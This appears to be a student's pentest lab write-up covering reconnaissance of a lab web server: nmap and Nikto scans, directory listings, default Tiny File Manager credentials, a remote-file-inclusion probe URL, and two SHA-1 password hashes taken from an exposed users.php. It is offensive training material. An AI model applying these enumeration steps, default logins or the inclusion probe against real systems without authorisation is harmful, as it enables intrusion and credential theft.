readme.md

Pentest 12 - Web01-Dev V2 - 6 - 10.14.1.6

Scanning and Enumerating

First things first, let's start with scanning the system and seeing what's there.

Nmap

```
┌──(autorecon)─(kali㉿kali)-[~/…/12-web01devv2/results/10.14.1.6/scans]
└─$ cat _quick_tcp_nmap.txt
# Nmap 7.94 scan initiated Sat Aug  5 17:37:46 2023 as: nmap -vv --reason -Pn -T4 -s
adjust_timeouts2: packet supposedly had rtt of -122791 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -122791 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -1378427 microseconds.  Ignoring time
adjust_timeouts2: packet supposedly had rtt of -1378427 microseconds.  Ignoring time
Nmap scan report for 10.14.1.6
Host is up, received user-set (0.17s latency).
Scanned at 2023-08-05 17:37:46 EDT for 42s
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
21/tcp   open  ftp     syn-ack ttl 63 vsftpd 3.0.2
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.16.4.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0               6 Jun 09  2021 pub
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 13:26:65:31:6d:fd:90:21:45:05:39:0d:c4:a0:26:1f (RSA)
```

```
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDGxgCgsZgllXKikvpmrZxvjgzWLMLY2vpakG10YMwbWg
|   256 0b:c3:57:44:33:fe:2a:1e:a4:73:72:36:1f:0a:89:22 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOq/QDb0mK
|   256 c2:70:d5:e9:0b:af:c2:42:fa:51:45:e3:25:4f:2b:a9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIL+cah4pw9Gcpl/cDkz0q5iXUqvIRtgbpD48sZWdExgA
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.6 ((CentOS) PHP/7.4.30)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: B4A327D2242C42CF2EE89C623279665F
|_http-title: CODIAD
|_http-server-header: Apache/2.4.6 (CentOS) PHP/7.4.30
8080/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.6 ((CentOS) PHP/7.4.30)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.6 (CentOS) PHP/7.4.30
|_http-title: Tiny File Manager
Aggressive OS guesses: Check Point ZoneAlarm Z100G firewall (98%), Linux 2.6.36 (98%
No exact OS matches for host (If you know what OS is running on it, see https://nmap
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/5%OT=21%CT=1%CU=36576%PV=Y%DS=2%DC=I%G=Y%TM=64CEC154
OS:%P=x86_64-pc-linux-gnu)SEQ()SEQ(SP=106%GCD=1%ISR=105%TI=Z%II=I%TS=A)SEQ(
OS:SP=106%GCD=1%ISR=106%TI=Z%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4
OS:NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W
OS:3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=
OS:Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%
OS:DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=N)T7(R=N)U1(R=N)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OS: Unix

TRACEROUTE
HOP RTT       ADDRESS
1   169.43 ms 10.14.1.6

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://n
# Nmap done at Sat Aug  5 17:38:28 2023 -- 1 IP address (1 host up) scanned in 42.48
```

OS Type: `Linux 2.6.36 (98%)`

Port	Service	Protocol	Version
21	FTP	TCP	vsftpd 3.0.2

Port	Service	Protocol	Version
22	SSH	TCP	OpenSSH 7.4 (protocol 2.0)
80	HTTP	TCP	Apache httpd 2.4.6 ((CentOS) PHP/7.4.30)
8080	HTTP	TCP	Apache httpd 2.4.6 ((CentOS) PHP/7.4.30)

Nikto

Because I see two ports running Apache, I ran two separate Nikto scans - one for port 80, and one for 8080.

PORT 80:

```
┌──(autorecon)─(kali㉿kali)-[~/…/results/10.14.1.6/scans/tcp80]
└─$ cat tcp_80_http_nikto.txt
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.14.1.6
+ Target Hostname:    10.14.1.6
+ Target Port:        80
+ Start Time:         2023-08-05 17:38:29 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.6 (CentOS) PHP/7.4.30
+ /: Retrieved x-powered-by header: PHP/7.4.30.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel
+ /: The X-Content-Type-Options header is not set. This could allow the user agent t
+ /: Cookie f9c7294bc8f6035df784b56b800b122c created without the httponly flag. See:
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.54). Apache 2.
+ PHP/7.4.30 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the
+ /: Web Server returns a valid response with junk HTTP methods which may cause fals
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See:
+ /config.php: PHP Config file may contain database IDs and passwords.
+ /data/: Directory indexing found.
+ /data/: This might be interesting.
+ /lib/: Directory indexing found.
+ /lib/: This might be interesting.
+ /icons/: Directory indexing found.
+ /INSTALL.txt: Default file found.
+ /LICENSE.txt: License file found may identify site software.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-res
+ /common.php?db_file=http://blog.cirt.net/rfiinc.txt: Cookie 1ec459e58a8a15e1c36cd5
+ /composer.json: PHP Composer configuration file reveals configuration information.
+ /.gitignore: .gitignore file found. It is possible to grasp the directory structur
+ /README.md: Readme Found.
+ 8477 requests: 0 error(s) and 21 item(s) reported on remote host
```

```
+ End Time:           2023-08-05 17:59:41 (GMT-4) (1272 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Port 8080:

```
┌──(autorecon)─(kali㉿kali)-[~/…/results/10.14.1.6/scans/tcp8080]
└─$ cat tcp_8080_http_nikto.txt
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.14.1.6
+ Target Hostname:    10.14.1.6
+ Target Port:        8080
+ Start Time:         2023-08-05 17:38:29 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.6 (CentOS) PHP/7.4.30
+ /: Retrieved x-powered-by header: PHP/7.4.30.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel
+ /: The X-Content-Type-Options header is not set. This could allow the user agent t
+ /: Cookie filemanager created without the httponly flag. See: https://developer.mc
+ PHP/7.4.30 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.54). Apache 2.
+ /: Web Server returns a valid response with junk HTTP methods which may cause fals
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See:
+ /config.php: PHP Config file may contain database IDs and passwords.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-res
+ /README.md: Readme Found.
+ 8476 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:           2023-08-05 17:59:34 (GMT-4) (1265 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Checking Feroxbuster:

```
┌──(autorecon)─(kali㉿kali)-[~/…/results/10.14.1.6/scans/tcp8080]
└─$ grep -v "404" tcp_8080_http_feroxbuster_dirbuster.txt
200      GET       96l     1750w    11488c http://10.14.1.6:8080/
200      GET      674l     5644w    35147c http://10.14.1.6:8080/LICENSE
200      GET        0l        0w        0c http://10.14.1.6:8080/config.php
```

Checking the first site running on port 80:



Checking the second page running on 8080:



There are a couple notable items from the nikto scans, namely:


- http://10.14.1.6:8080/config.php
- http://10.14.1.6:8080/README.md

- http://10.14.1.6/composer.json
- http://10.14.1.6/config.php
- http://10.14.1.6/common.php?db_file=http://blog.cirt.net/rfiinc.txt
- http://10.14.1.6/INSTALL.txt

Let's see if any of these have anything interesting?

1. http://10.14.1.6:8080/config.php just returns a blank page, and there are no contents in the payload. Not sure?

2. http://10.14.1.6:8080/README.md looks like there are some default username and passwords for tiny file manager. We will note those for now, and continue checking.




User	Pass
admin	admin@123
user	12345

I also found the following snippet maybe worth remembering?


```
You can also change the file name from "tinyfilemanager.php" to something else, you

Default username/password: **admin/admin@123** and **user/12345**.

:warning: Warning: Please set your own username and password in `$auth_users` before

To enable/disable authentication set `$use_auth` to true or false.
```

3. http://10.14.1.6/composer.json yields a json view with some authors, and potenitally a path? Nothing notable that I can tell.




4. http://10.14.1.6/config.php unfortunately yields an empty page with nothing.


5. http://10.14.1.6/common.php?db_file=http://blog.cirt.net/rfiinc.txt looks like it's returning something based on the page displayed. The `?db_file=` makes me think I can possibly use it for something, but not sure what yet - will google.



6. http://10.14.1.6/INSTALL.txt looks to be the default CODIAD installation steps - I'm guessing this is relevant, but I don't know what yet.




Checking on these paths, it looks like I can see / enumerate them:



Index of /data


Name	Last modified	Size	Description
Parent Directory		-	
active.php	2022-06-28 08:38	17	
projects.php	2022-06-29 03:42	87	
settings.php	2022-06-29 03:42	115	
users.php	2022-06-29 03:42	201	
version.php	2022-06-28 11:38	75	




Index of /workspace

Name	Last modified	Size	Description
Parent Directory		-	
Web01-Test/	2022-06-29 03:42	-	

Out of all of these, none of them had anything particularly interesting, except for the `users.php` which seemed to include either a password, or a hash?





User	Hash
admin	90b9aa7e25f80cf4f64e990b78a9fc5ebd6cecad
codiad	2fb65d64bf68081ab054d9006ede204a6edcea79

Running these through hash-identifier:


```
   HASH: 90b9aa7e25f80cf4f64e990b78a9fc5ebd6cecad

  Possible Hashs:
  [+] SHA-1
```

```
[+] MySQL5 - SHA-1(SHA-1($pass))

 HASH: 2fb65d64bf68081ab054d9006ede204a6edcea79

Possible Hashs:
[+] SHA-1
[+] MySQL5 - SHA-1(SHA-1($pass))
```

